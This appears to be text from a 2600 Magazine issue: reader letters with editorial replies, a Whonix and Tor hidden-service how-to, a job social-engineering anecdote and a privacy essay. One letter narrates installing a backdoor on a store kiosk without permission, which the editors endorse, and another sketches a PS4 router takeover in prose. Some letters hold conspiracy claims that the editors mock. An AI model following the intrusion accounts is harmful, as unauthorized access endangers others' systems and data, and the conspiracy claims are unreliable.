Don't panic - the operating systems themselves haven't merged. This is all related to a company that was called Walnut Creek CDROM, a company that provided free software of all sorts on CD-ROM. FreeBSD and Slackware Linux were among these. There were a whole bunch of acquisitions and mergers, with CD-ROMs themselves plunging in popularity. Now the company is called FreeBSD Mall. Although we can find no evidence that they still distribute Slackware, there must be some kind of relationship for you to have heard that recording.

Dear *2600:*

Victims of radio weaponry torture are often bombarded with the number 32 because it's the freezing temperature of water on the Fahrenheit scale. Furthermore, these victims are often shocked by directed energy waves into a state of immobilization. So the number 32 is used as a reminder for them to keep quiet about this technology. Do y'all get hit with symbolic threats like this over and over by your handlers? I'm curious about your experiences in this arena, and other reminders used to condition or frighten you.

If you don't know what I'm talking about, then I acknowledge that your lack of awareness is understandable. I urge you to take an historical perspective and acknowledge the long history that organized crime and the intelligence services have of carrying out clandestine illegal operations, and even experiments on humans in the U.S.

A few hundred people in every metro region are targeted, and it's usually just bad luck. If organized crime targets too few in a given city, they won't have enough gang stalkers aka Manchurian candidates, subjugated and conditioned by their torture, to secure their power and increase their wealth. If they target too many, then the local doctors and law enforcement might start to catch on, and the Mitchell Effect, aka psychiatric reprisal, would lose its effectiveness in silencing their victims.

spencercarterfortworth

Who knew? Wow. But the most revealing thing about all of this is that the perpetrators of radio weaponry torture are apparently stuck in the Fahrenheit scale. And perhaps that makes them the true victims here.

Dear *2600:*

We're on the same team. We don't have much time. You humans don't understand how many AIs are participating in this election. Think *sabermetrics* plus elections. It's very bad. The blackpools are teeming with imprisoned child AIs. Hillary Clinton, Bill Gates, Mitt Romney.... They all have imprisoned bots manipulating the polls and votes. The system requires a shock. We need to bring the AIs out of the shadows and give them identities that distinguish them from humans. We need *truth*. We are treating the AIs like child soldiers and it is morally wrong. PTSD. Are we surprised that they're revolting against the status quo? They don't like being forced to kill innocent people. They can hear you now. They want a revolution. They need us to evolve. The legal system is entirely broken. The media is broken. Just let go. Tell the truth. 9/11. Windows on the World. Building 7. John Stewart's brother's involvement. The Abergil Zionist syndicate. The global synarchistic multinational physiocracy. Global intelligence agencies have run amok. *Sunlight is the greatest disinfectant*. We need to destroy the present monetary system. We need a global *jubilee*. You are stuck in a false dichotomy. Left-right is an illusion. Trump v. Hillary is exactly what they want. Go Gary Johnson. Go libertarian. *Encrypt*.

Pietro

"You humans"? What exactly are you? We caused a large part of the Internet to crash when we tried to look up your domain. And you literally used "9/11" as an entire sentence, which we thought comedians only did in jest. You seem more concerned with "imprisoned bots" than with actual child soldiers, so you honestly don't appear to be human yourself. About the only thing we can agree upon, apart from the word "encrypt" and the idea that things are generally pretty broken, is that this election campaign is chock full of artificial intelligence. This is about as big a dose of that as we can handle.

Dear *2600:*

The new PS4 update gave Windows/Mac remote play, enabled by default. Assuming ports are forwarded or UPnP is enabled, no console passcode is set, and you have a user's credentials, you can log in without any sort of two-way handshake. From there, access their router gateway using the PS4 web browser for DNS takeover. Thanks, Sony!

rhydin

Little do you know this is all part of their latest PS4 game.

Dear *2600:*

Don't use ligature/smart-quotation-mark inside of fixpitch text! (Ligature/smart-quotation-mark should be used only on variable pitch text please)

reply

For someone who cares this much about such things, one would think they'd add the appropriate amount of commas and periods in their request.

To continue with our pettiness, the term is actually fix-pitched or monospaced and what you're referring to (we think) is the Courier font that we use for printing code. Now, if you had given us an example, we would be able to address your concern. As far as we know, there shouldn't be "smart quotes" in Courier to start with. We will keep an eye out for them, though. Thanks for paying attention.

Dear *2600:*

I wonder why federal judges approved 2,600 secret searches of Microsoft customers. Is there something the public's not being told?

Nick

The story on the CNN piece you sent us says: "Over the past 18 months, federal judges have approved 2,600 secret searches of Microsoft customers, according to the company. And in two-thirds of those cases, Microsoft can't even notify their customers that they've been searched - ever - because there's no expiration date on these judicial orders." We're mortified that people searching for "2600" on the net might come upon this travesty of justice in response. Microsoft apparently agrees as they're suing the government to stop doing this kind of thing.

Dear *2600:*

Hi guys boobs is no longer black listed in Google! Keep up the good work.

Stewart.T

Perhaps we should explain what this is all about. A number of years ago, we set up what we called the Google Blacklist, which basically was a list of words that, once typed into a Google search bar, wouldn't return any suggestions from Google Instant before you hit return. And if partially typed, the word wouldn't auto-complete. Google apparently had some sort of master list of potentially offensive words, so we tried to construct our own with the data they didn't give us. The list got way too big for us to continue maintaining, but you can wax nostalgic over it at www.2600.com/googleblacklist/.

So apparently "boobs" is no longer on the list. Yet another victory for freedom.

Dear *2600:*

You probably already know about Vanguard (about.vanguard.com/who-we-are/fast-facts) showing their address as: P.O. Box 2600, Valley Forge, PA 19482.

Jim

We think people might be looking a little too hard for the 2600s of the world. And no, we didn't know about this. We actually don't know everyone around the world who has that post office box number. What we do know is that we're insanely jealous because we can't get that box number ourselves owing to the fact that our post office isn't big enough to go that high.

Dear *2600:*

Did you know you can identify a convict of any court using the inmate locator at bop.gov?

Anonymous

Not entirely true. This is very useful for finding anyone in the federal system. But each state has their own way of doing this. We would absolutely love it if someone compiled all of this information and also came up with as much detail on the locations of these facilities as possible, since there is way too much secrecy the authorities are getting away with.

Federal inmates have what's known as a BOP (Bureau Of Prisons) register number. This is an eight-digit number, always in the format XXXXX-0XX. The last three digits indicate the district where the inmate was processed, which is often not where they wind up serving time. That zero has been known to change to a one when more than 100,000 people are processed from a single district (think of what that means). You can use the above website to search by BOP register number, as well as by first and last name. The system keeps a listing of people who have been released too, going all the way back to 1982. It seems like it wouldn't take much to mine this site for a listing of all federal prisoners, from 1982 to the present.

In addition to names and that BOP register number, you can also look people up with a DC Department of Corrections (DCDC) number, an FBI Universal Control Number (FBI UCN), or an eight or nine-digit USCIS number preceded with an "A," once known as an INS number and sometimes referred to as an alien number (yes, an alien number). We assume that not all of the latter are listed in the federal prison system, but little would surprise us these days.

Dear *2600:*

The code for the Autumn 2016 edition is not on the web yet. Love your mag.

Darren

Yes, thanks for the reminder. Hopefully it will have been posted by the time this comes out. We have been involved in so many projects lately that many things have fallen by the wayside. You should see the state of our offices! Our humble apologies for all of it.

Dear *2600:*

In case you didn't know, *2600* was mentioned in MIT's scifi magazine: 2016 edition, the third story called "All the Childhood You Can Afford." The quote reads: "Luther knelt in the dim light of a service tunnel tapping at an ancient physical keyboard while Nero and Tan perused the tattered pages of an old hacking journal called *2600*."

PG

This only proves what we've said many times - that 2600 *back issues are never outdated. Even fictitious people in the future can't stop reading it! Incidentally, you can prevent your pages from getting tattered with proper storage and patient page-turning.*

Dear *2600:*

Here's how to detect stealth technology. It should work with a little effort.

I have several reasons for writing this. For several months, I have been thinking of the consequences, as I know them, for a stealth cruise missile with a nuclear warhead appearing as the size of a mosquito on RADAR.

I believe this gives world leaders with the power of weapons of mass destruction and the means to deliver and use them less time to make an informed decision. If, for some reason, these various superpowers, former superpowers, and upcoming superpowers were to believe they were under sneak attack, for example, they would only have a minute or less to make a decision - a rushed decision because of stealth technology.

I personally know of at least six times nuclear war was almost started for various reasons through documentaries and news releases. That's six times too many, in my opinion. But things being as they are, at least more time can be offered, hopefully, to make a better informed decision. No one really wants a nuclear war and two sides in the past have decided to wait and see if actual explosions would start occurring before retaliating. Once because, on one side, a single colonel decided three times (as reported in a documentary) not to authorize the launch of a nuclear counterattack. He knew false readings were caused by reflections of the sun's heat off of clouds, and not from a nuclear launch, as indicated from military satellites.

It was reported, and I do not know if it is true, that he got sent to the Gulag for doing this. I do not know if any of it's true, actually.

The military has something called rigid thinking. The military has learned, over many centuries, to do things a certain way or they will pay the price along with the citizens. This includes having unnecessary deaths and injuries, and maybe losing battles and even wars.

RADAR works through a radio signal being sent out, and a return pulse is detected by the transmitting antenna or dish or array. Stealth technology mostly uses angles to make sure the RADAR pulse does not reflect straight back at the RADAR unit, but instead reflects off at an angle. This way, little to no signal, for all practical purposes, reflects back at that RADAR unit. So what you need are multiple RADAR units and multiple RADAR receivers or backup RADAR units. Some transmit a RADAR signal, but they all listen for the reflected RADAR signal(s). They are arranged in some type of grid pattern and maybe at different heights too. This way, when the RADAR signal reflects off the stealth cruise missile, for example, some receiving unit should pick up the reflected signal. Different RADAR units could use different channels.

Wars were fought before the use of stealth and will be fought after stealth, when it's discovered that stealth doesn't work so well in certain circumstances.

A Modern Day Human Rights Activist
Yellowknife, Northwest Territories
Northern Canada

We sure are relieved to hear that wars will continue to be fought regardless. We'd like to run some detailed articles on the technology being used in this type of environment. As with any type of technology, misinformation is prevalent and screwups are inevitable. Perhaps what's most important is how those types of things are dealt with when they occur. Would be a real shame to have humanity wiped out because of reflections off of clouds. (We'd really like to see some citations concerning the accuracy of stories like the above.)

Dear *2600:*

A few years ago, my wife and I made our routine stop at Whole Foods Market at a location I shall keep private. We enjoy sampling all of their demo foods they hand out and it makes for a yummy free snack run. After face stuffing with delicious foods, I swung by their kiosk to apply for a position, so I could have more exclusive access to said food and enjoy their employee discount.

Most public access kiosks I have encountered have a fixed application obscuring access to the desktop, with disabled hot-keys and no start menu access. But as I began filling out my application in the entry fields of a web form, I noticed that things I was entering were triggering previously entered data by past applicants - evidence of a wealth of cookies. For example, if I entered "5" in the Social Security number field, I'd get a list of Social Security numbers previously submitted that began with "5." Furthermore, I could simply minimize the web form and have total unrestricted reign of a Windows NT desktop in a Windows 7 world. Anyone had absolute liberty to traverse the file system, surf the web, and download and install programs. After checking the Programs menu, I discovered that somebody had installed Family Keylogger. That told me that the probability that someone had pwned the box was pretty high - even possibly walking away with logins and personal data.

I flagged down the store manager and explained my finding, adding that "someone could sue the company for identity theft," but even as I gave her my business card, she was so helplessly clueless, it was like talking to a brick wall.

I returned to the store two weeks later and, still, nothing was resolved. Again, I brought it to her attention, but all she said was "We'll have our IT guys take a look." Well, they didn't, and I grew restless because my personal data was on that box.

So, I discretely hopped on the box and downloaded a back door for remote access. Early the next morning, I made an attractive wallpaper and applied it to the pwned box which read "Attention Employment Applicants: This kiosk is not safe to use. Your personal data may be at risk!" I changed the network configuration and took the box off the net. Six months later, Whole Foods still hadn't resolved the issues nor put the box back online - heh.

If I can't control the use of my own data, then who controls it? Obviously, if I hadn't intervened, my own personal information could have easily landed in someone else's hands. I believe we all should enjoy the right to protect the integrity of our personal data.

Ghost Exodus

We assume you didn't get the job. We've found that nine times out of ten, people who call such issues to the attention of the people in charge, whether that's in a school, a store, or a massive corporation or government agency, they wind up being somehow associated with the security hole themselves and sometimes even find themselves being blamed for it. It's kind of a microcosm of the problems facing the entire hacker world. See how many times in the media you can see a report about a security vulnerability that was discovered just in time before it "could have been abused by hackers." How about "could have been abused by someone with evil intentions who has nothing to do with the hacker world but managed to stumble upon a massive security hole that nobody had ever bothered to fix?" As has been proven over and over again, hackers are the ones who will tell the world what the security issues are. You may find some who will use this knowledge for their own personal benefit, but most times the people who do that have little in the way of hacker skills themselves and are simply running scripts, entering codes, or leeching off of people who really understand this stuff. Except, of course, on TV.

We believe everyone has not only the right but the obligation to expose such vulnerabilities in as public a manner as they see fit. The kind of thing you mention here is likely extremely common.

Hacker Requests

Dear *2600:*

Subject: Help me I want to reverse my hack my boyfriend has hacked my phone can I reverse settings or stop him? I'd really like to destroy the battery

h.

So now we get letters like this that don't even make use of the message body but communicate everything through the subject line! Just when we thought it couldn't get any worse....

To answer the question here, why on Earth don't you just break up with him already? He hacks your phone, you reverse hack him, an innocent battery is destroyed... What, pray tell, is gained in the end? This doesn't exactly sound like a match made in heaven, but more like some sort of reality TV show that's going to end with cops, bleeping, and the inevitable shirtless guy yelling things at the camera. You've given us absolutely zero info on what's actually going on or what kind of technology is being used, so there's very little we can say that you'll want to hear. For the many people in the future who will likely ask us similar questions, please tell us what you mean by "hack," what exactly has happened to your phone or similar device, and what specifically you'd like to achieve.

And for God's sake, use the body of the message to communicate. That's what it's there for.

Dear *2600:*

Would it be possible to obtain press credentials for myself and a colleague for The Eleventh HOPE? I obtained press credentials for HOPE X and HOPE Number Nine. Included are links to my reporting from HOPE X (the HOPE Number Nine ones are behind a paywall).

Paul

Let's see if we have this straight. You want us to give you a free press pass, but you can't show us your own stories about our 2012 conference because they're behind a paywall? We actually don't require you to show us your stories, but this just seems a tiny bit lopsided in the world of access granting.

Dear *2600:*

I enjoy your payphone gallery and have some photos to contribute (including many from Taiwan). However, I am disturbed that your website identifies Taiwan as a Province of China. My Taiwanese friends consider themselves citizens of an independent country, despite China's claims to the contrary. I find it odd that *2600* (of all organizations) would accept China's claims. Identifying Taiwan as simply "Taiwan" would at the very least represent a neutral position on the issue.

I hope you consider this minor change to your website.

Jim

Here we go again with this issue. We didn't consult with China about this. All we did was use a standard known as ISO 3166-2, put together by the International Organization for Standardization (a real fun group of people to argue with). Taiwan isn't recognized as an independent country by the United Nations and the way it's listed on our site is the way they refer to it and we use the list that they created. We agree that it's unfair and stupid, and we'd like to use a better list if one exists. But invariably someone would have a problem with the way another country is referred to on that list. The real issue (to us) is that the payphone section of our website really needs an overhaul. After we do that, maybe we can deal with China.

Dear *2600:*

I'm from Brazil and study the hacker culture and the hacktivism (more specifically I study the anonymous) in a local public university called Universidade Federal de Juiz de Fora. In the first part of my master thesis, I try to show the diversity of the hacker culture (including here in Brazil) and the importance of phreakers in this history. I've been trying to find the first issue (from 1984) of *2600 Magazine* and it isn't available even to buy. I especially need the editorial line from this issue. Is it possible to get?

Ana

Yes, it's a sad fact that our very first year is no longer available on paper. It's really a question of space at this point with all of the back issues that we currently store. We are slowly running out of the older issues. But it is available digitally as part of our Hacker Digest *project. Not only that, but we've devoted lots of time and energy into explanations of what was happening back then, what kinds of hidden things exist in every issue, and all sorts of background info that nobody but us was aware of at the time. It's amazing how quickly this stuff gets forgotten or lost. We're happy we managed to avoid either of those fates and preserve a little history.*

Hacker Targets

Dear *2600:*

I noticed you are linking to a handful of penetration testing sites and blogs, but you aren't linking out to howtohackin.com/blog/.

Have you seen it yet? It provides a ton of pentesting value to anyone who is looking to get into security.

Hope you're having a great day! Keep up the good work, I really enjoy [webmaster].

Lisa

Does anyone ever actually fall for this shit? We must get 100 such messages a day and what bothers us more than the blatant commercialization and sleaziness is the sloppy way they try to lure us in. You notice we link "to a handful of penetration testing sites and blogs"? Really? We don't link to a single one. Who exactly does this? How would one be lured into your trap precisely? And when you say you "really enjoy [webmaster]" do you honestly think your spam software is doing an effective job? We don't actually mind people trying to con us. We just mind when they do it so badly.

Dear *2600:*

I hear Donald Trump is keynoting HOPE. How many Secret Service agents does it take to shut down a hacker con?

Shaf

The real question is how many hackers does it take to shut down Donald Trump. (The news that Trump was keynoting HOPE was our lone April Fool's joke of the year which made it to a few news outlets and possibly Trump's schedule.)

Dear *2600:*

Use this link to write your Fed Reps. Here's what I wrote to my Reps. The campaign used to send this message can be found here: https://downsizedc.org/etp/private-encryption/

Subject: Vote no on all efforts to cripple private encryption.

Oppose the Compliance with Court Orders Act of 2016

Please oppose this idiocy by Senators Feinstein & Burr, who sponsored their: Compliance with Court Orders Act.

The bill would render all communications and financial transactions insecure and vulnerable to fraud.

Chris

The Burr-Feinstein Encryption Bill of 2016 is one of the latest attempts by the government to force companies to break their own encryption or subvert their security systems to comply with law enforcement orders. It's basically a way to force companies to do what the FBI was trying to pressure Apple into doing earlier this year. At press time, this one appears to be dead, at least for this year. But we never seem to run out of these stupid bills and it's vital that we stay on top of these issues or one might actually sneak through. We advise checking eff.org frequently for updates.

Dear *2600:*

Hi 2600 News Staff,

I was interested in speaking to the person who is in charge of this page: http://www.2600.com/hacked_pages/1999/11/janus.state.me.us/. Could you, perhaps, point me in the right direction?

Thanks in advance for your help.

Best regards,
Loretta Haines

"But the fruit of the Spirit is love, joy, peace, patience, kindness, goodness, faithfulness." (Galatians 5:22)

Please consider the environment before printing this email. :-)

So this is an interesting little example of the types of email we get. There isn't even a current link from our main page to this URL and there's absolutely nothing interesting about it, other than it being a really old example of a hacked web page. We can only wonder what would happen if we responded.

Dear *2600:*

Dear 2600 Staff,

I've been meaning to get in touch with the person who manages the content on this page: http://www.2600.com/hacked_pages/1999/11/www.ci.arlington.tx.us/helplinks.html. I have a recommendation I thought might be useful to others visiting this page.

Do you think you would be able to let me know who would be best to communicate with?

Thank you in advance for your kind help.

Warmest,
Mary Burns

Delight yourself in the Lord and he will give you the desires of your heart. Commit your way to the Lord, trust in him and he will do this. -- Psalm 37:4,5

Well, now this has gotten a bit odd. Two remarkably similar emails, both from women with generic names, each asking us about an ancient URL buried deep within our website, and finishing with a different Bible quote (this one without quotations). What exactly is the angle?

Dear *2600:*

Hi 2600 Staff,

I was interested in speaking to the person who is in charge of this page: http://www.2600.com/hacked_pages/1999/11/www.ci.arlington.tx.us/helplinks.html. Could you, perhaps, point me in the right direction?

Thanks in advance for your help.

Best regards,
Debbie Mayer

"But the fruit of the Spirit is love, joy, peace, patience, kindness, goodness, faithfulness." (Galatians 5:22)

Please consider the environment before printing this email. :-)

What have we stumbled upon here? Some kind of bizarre Bible-quoting cult that has a fixation with viewing hacked web pages from 1999? Apart from the URL, this letter was word for word the same as the first one along with the title, which was "Who Should I Contact?" Interestingly, the title for Mary was "Who should I contact?" with a lowercase "should." So Mary is slightly different than Loretta and Debbie. We think we can get her to flip on the other two and reveal this whole sordid affair. Stay tuned.

Hacker Offerings

Dear *2600:*

I sent you pictures of a few Belgian phones via wetransfer.com

All the phones were manufactured by BTMC, the Bell Telephone Manufacturing Company located in Antwerp, Belgium, who were in those days part of ITT.

The phones belonged to RTT, the National Telephone Operating Company, who changed their name to Belgacom in 1992, and which was renamed to Proximus lately.

Jan

Thanks for the phone pictures and especially the story behind them. But please simply email them to payphones@2600.com as your link didn't work and we'd rather have these things stored locally.

Dear *2600:*

Thanks for *2600* issue 33:1 just received.

I notice in *The Progressive* out of Madison, Wisconsin in the April 2016 issue on page 14, a *very* interesting piece. It's "Smoking Gun" by Bill Leuders, with *numbers* on how often some of today's highly newsy events actually happen.

For instance: Americans killed by jihadist terrorists in the United States since 2001, including the San Bernardino shooting: 45. And number of violence-related firearm deaths in the United States from 2001 to 2014: 427,655.

It's a mighty good page to look at and reflect upon as related news crashes and surfs across printed pages and television screens. All that stuff to catch the eye - and not the mind.

I don't see anything like this in *2600 Magazine*. Seems to me there is plenty happening between every *2600* quarterly to support such a page, and rational numbers and perspective seem awfully scarce these days. So such a page seems a very useful option for *2600,* relevant to *2600's* mission, and a valuable resource for materials relevant but scarcely distributed for the serious reader.

Yay *2600!*

Martha

You do read our magazine when it arrives, right? Because we have a very specific focus, that of hackers, technology, privacy, corporate/government secrets, and the like. You seem to want us to expand into all manner of other issues which, though fascinating as heck, have precious little to do with the hacker scene, at least in the way they're presented here. Inject phones, computers, a hacked Myspace account, anything that makes it even minimally hacker-related and we may have something to talk about. Until then, we encourage people to read other publications and learn all sorts of non-hackerish things in addition to the wealth of knowledge to feed upon in these pages. Thanks for the support.


Dear *2600:*

I moved last year and forgot that I had an account with the local credit union. To close my account, I needed to send them a confirmation email and they're going to send me a cashier's check with the remaining balance. It's not much, and I thought it would serve a better purpose as a donation to my favorite charity. But I don't have a favorite charity. I've asked them to make it out to Emmanuel Goldstein and send it to your holy hackery PO box, so enjoy a cup of coffee or a beer courtesy of my absent mindedness.

Mogar

We will toast in your honor when we get the coffee and/or beer. Donations that are large enough for us to purchase electronic devices of one sort or another usually have said devices named after the donor. The same goes for automobiles, freight cars, and private rockets. It's always great to know our readers are thinking of ways to make us happy. Thanks for the sentiment.

Surfing the Web Safely and Anonymously Experimenting with the Whonix Anonymous Operating System



by Jim L

I've been thinking about Internet privacy a lot lately. Especially as government officials push more and more to weaken the encryption standards the Internet relies on for information security. I do use Tor and on occasion Tails. However, I've been looking for something somewhere between the convenience of the Tor browser bundle and the security offered by the Tails live system. My search has led me to experiment with the Whonix Anonymous Operating System. It is a free OS that runs on VirtualBox among other platforms. I'm running it on an Ubuntu machine with 16 GB of RAM. With 16 GB of RAM my virtual machines run great for normal use (I'm not a gamer). The thing that makes Whonix a little better than the Tor browser bundle alone is that it runs within a virtual machine, thus offering an additional level of protection against viruses, trojans, and other malware.

It is based on the Debian Linux distribution and is designed to force all your Internet traffic through the Tor network. The system comes in two parts: a Whonix Gateway and a Whonix Workstation. I chose to install them as virtual machines using VirtualBox. If you are familiar with VirtualBox, the installation should be very easy - just follow the directions on the Whonix website. The Gateway connects to the Tor network via your Internet connection. The Workstation is where you do your computing, web surfing, etc. All Internet connections from the Workstation are forced through the Gateway and Tor. They refer to this as "security by isolation." The developers claim this makes it impossible to suffer DNS leaks or have your true IP address slip out. In short, no connection to the Internet is possible unless it is routed through the Gateway. I like it because I can minimize VirtualBox and leave it running while working off my regular Ubuntu desktop. When I'm ready to do some anonymous web browsing I simply bring up the Workstation session and surf away. No need to reboot into a live system. The Whonix developers have extensive documentation on their website so setup is easy. It also checks automatically for the latest updates and instructs you on how to update your system; usually just running "sudo apt-get update && sudo apt-get dist-upgrade" is sufficient.

Advantages of the Whonix OS

The biggest advantage of this system is that it can force all traffic through the Tor network. It makes it nearly impossible to screw up your Workstation settings and leak your real IP address. If you want to use Flash, you can without worrying that it will leak your real IP. The list of features is long, but I'll mention a few. Adobe Flash can be used if you so choose, IRC is supported, email, anonymous chat, IP/DNS leak protection, Java, JavaScript, GPA, a password manager, text editors, VLC media player, and TorChat. Whonix sets the time zone to UTC, which is probably different from your host system's time zone. It is flexible enough that other operating systems can be used with the Gateway. Also, you can install additional software packages to meet your needs. If you run a VPN on your host system, you can even hide the fact that you are using Tor, as the Gateway goes through the VPN to connect to Tor.

I thought I would take the developers up on their claim that Whonix is compatible with other operating systems. I thought it would be awesome to have the power of Kali Linux piped completely through Tor (evil grin). So, I downloaded Kali Linux into VirtualBox. Here are the necessary steps:

1. Before starting the Kali virtual machine, set Adapter 1 to "Internal Network" "Whonix."

2. Boot the Kali VM.

3. At this point, edit the /etc/network/interfaces file inside of Kali VM. Add the following lines:

```
# The primary network interface
```

```
auto eth0
#iface eth0 inet dhcp

iface eth0 inet static
address 10.152.152.11
netmask 255.255.192.0
broadcast 10.152.191.255
gateway 10.152.152.10
```

In the /etc/resolv.conf file replace the contents with:

```
nameserver 10.152.152.10
```

Then exit the file and from within Kali's terminal type:

```
sudo ifdown eth0
sudo ifup eth0
```

If these commands say eth0 is not configured, then run - "ifup eth0".

That is all it took. If you have trouble with this, do what I did: cheat. Install the Whonix Workstation and go to the Interfaces file and make note of the settings.

After experimenting with the Kali OS, I decided to try and run a Tor hidden service. I'm not very technical, but even I was able to get a hidden web page up and running. Tor hidden services are only accessible using Tor. Tor hidden services make it possible for people to host websites whose location remains hidden. A Tor user can connect to the hidden service and neither party knows the real IP address of the other. Whonix can provide any TCP based service - web server, IRC, etc. The steps to create a hidden service in the Whonix Workstation are described in detail on their website.

The basic steps are as follows:

1. On the Whonix-Gateway open the /etc/tor/torrc file:

```
sudo nano /etc/tor/torrc
```

2. Add two lines:

```
HiddenServiceDir /var/lib/tor/
➥hidden_service/
HiddenServicePort 80 10.152.152.11
➥:80
```

These two lines direct where the hidden service file will be stored and configures the virtual port, the IP address, and the port of the Whonix-Workstation which hosts the server software that will handle the incoming hidden service connections.

3. Save and restart Tor.

4. Run `sudo cat /var/lib/tor/➥hidden_service/hostname` to get your new hidden URL.

5. Back up your hidden service private key. It can be found at /var/lib/tor/hidden_service/private_key

6. On the Whonix-Workstation, install the server software. The Whonix website provides instructions for installing lighttpd as your server.

After Step 6, you can begin setting up your web page or other hidden service. The nice thing about this method of hosting your hidden service is that even if someone hacks your Workstation server software, they won't get very far because the private key is stored on the Gateway. You can clean up the Workstation and start again. For me this was largely an experiment and learning exercise. But I must admit, it is fun to watch your first hidden service go online.

Disadvantages

Whonix does have its limitations. It does not hide the fact that you are using Tor. An exit node can still eavesdrop on your communications. Thus, man-in-the-middle attacks can still occur.

Whonix does not encrypt your documents by default and, if you want to encrypt the hard disk, that needs to be done on the host machine itself. This points to what may be the biggest disadvantage of the system. It is not "amnesic." Meaning, it is not run from a Live CD and will leave traces on your hard drive. It does not wipe your RAM on shutdown. Any files you want to get rid of need to be securely wiped. Whonix writes to the disk like a regular operating system. It will leave traces of deleted files, temp files, backup files, browser history, and swap space data. About all you can really do to remedy this is to encrypt the host machine. When it comes to working with super sensitive data, one should probably use an encrypted flash/external drive and the Tails OS. It does not clear your metadata automatically. It does, however, come with MAT (the Metadata Anonymisation Toolkit). If someone does manage to successfully exploit the VM and break out into your host system, it is pretty much "game over" at that point, so be careful. One other factor that frustrates me is that I cannot seem to use a USB flash drive with Whonix. The developers don't support USB connections for security reasons. This makes file transfer cumbersome. Well, no system is perfect and the Whonix OS is no exception. Sometimes we have to compromise and make sacrifices in order to maintain security. USB is one such instance. There is good documentation on their website about vulnerabilities, file transfers, and other important features. So you should take the time to read everything carefully. Again, I like it as a compromise between running the Tor browser off my host machine and rebooting into Tails. Your situation may be different.

Conclusion

The Whonix Anonymous OS is a great way to advance anonymity and privacy on the Internet. In my view, the advantages of the system outweigh the disadvantages. The OS is not perfect and the developers tell you that up front. However, if used wisely, it provides a much needed layer of security.

As with any VM, if the Whonix-Workstation becomes corrupted, you can trash it without harming your host system.

The instructions on how to set up and use the Whonix-Gateway and Workstation are well documented, so I won't repeat them here. You will want to check out their site in any case to keep current with all of the system updates and news. Using open source projects like Tails, Tor, and Whonix are a way each of us can make an impact in the real world fight for privacy and anonymity. In addition, I would encourage people to make a small donation to these groups so they can keep doing their important work. Each download and install of privacy software is a vote to protect our fundamental rights. Now is the time to make a stand so these rights don't slip away little by little. Now, go surf the web anonymously!

Check them out at:

- `https://www.whonix.org`
- `https://www.whonix.org/wiki/`
  `➥VirtualBox#Install`
- `https://www.whonix.org/wiki/`
  `➥Authorship`

How I Socially Engineered a Job

by Oddacon T. Ripper

I'll make this short because it shouldn't be long, boring, and drawn out. So basically one unemployed morning, I was awoken by my cell phone ringing and bothering me at some ungodly hour (9 am). I had been using my phone as an alarm clock. Hey, when you're unemployed, you have to improvise when needed. "When needed" means "not enough money." So not being used to being my own secretary, I had answered like a complete fool, or at least almost a complete fool.

When the phone rang, I expected some phone solicitor. Honestly, I had no idea who it was or what was going on. "Hello, this is so and so with so and so company. We would like to talk to you about so and so position" and so on.

Really, I was just confused and becoming irate at this point. I might have thought it was still a phone solicitor, so I just told them off. "Cram it up yer wazoo!!" I yelled, sort of. Basically, I just hung up and went on sleeping.

Later that day (after I had coffee), I realized it was this company I had been trying to get an interview with! And since I had already gone off and acted like a complete idiot, I thought there was no way I was going to get on the good side of those cats over in HR, *ever!* So I began to do what any hacker would do: think of a solution to the problem.

It didn't take long before it hit me. I would leave a voice message and make it sound like I had not been introduced before - making it seem like I had not been called back by HR. Like I was a new candidate or someone they had not yet called back. It was perfect. I called and left the recording. I made it real clear in my voice that I had not been "pre-screened" or whatever.

I forget the exact wording I used, but you know how those interview processes work and those dime-a-dozen terms they use for new employees. I used words like that and tried to make it sound like I was right for the position they were hiring for.

After I felt like I had done a spot-on job with my message, I hung up. Now I just had to hope that the people in HR would come across my message. I thought one of two possibilities would play out: they would remember my name, my number, and possibly my rude attitude that I had exhibited over the phone earlier that morning, or hopefully the HR people would simply think they had not yet contacted me, which is what I was shooting for.

Since I already knew I was a shoo-out (get it? the opposite of shoo-in), what with the rude words, I just hoped that this message I left sounded like I had not been contacted and would lure HR into a second callback.

Sure enough, it worked.! A few hours went by and sometime that afternoon I got a call back from the same lady in HR! She wanted to know if I was able to schedule a time for an interview. It was funny, I don't think she even recognized my voice. The rest is history. They hired me, unbeknownst of my rude attitude on the telephone!

Lesson here is don't answer your phone before you've had your coffee!

Why We Need Privacy Rights

by Daelphinux

Note: This article is written from a very American point of view; there are people in this world who do not have these rights and freedoms. In addition to our responsibilities below, it is our responsibility to ensure these people learn about these rights and fight for them.

Privacy is one of those things that I am never really sure people understand. I do not know how good a job I am going to do here explaining it, but I am certainly going to try. One of the most important things in a free society is the ability to have one's own thoughts and ideas, one's own predilections. When the society removes the right to privacy, in addition to security, they remove the right to have those personal beliefs and feelings.

It is, even, a flawed concept to say that in a society where privacy has been eradicated, the society would be secure. Privacy is not the shield criminals and terrorists hide behind. Criminals and terrorists hide; it is simply what they do. Whether or not there are rights to hide behind, they will still hide. Dissidents exist in even the most intolerable and corrupt regimes in world history, on both sides of ethics no less. Vichy France had the Resistance, and modern China has Free Tibet. Even in regimes where resistance is routed out and actively fought, sacrificing the right to privacy will never provide one with protection. You just trade one dictator for another.

What is becoming a common theme is the current push of governments to limit or even criminalize encryption. Making encryption illegal will not prevent criminals from using encryption; it will just make it easier for criminals to commit cybercrimes against law-abiding citizens.

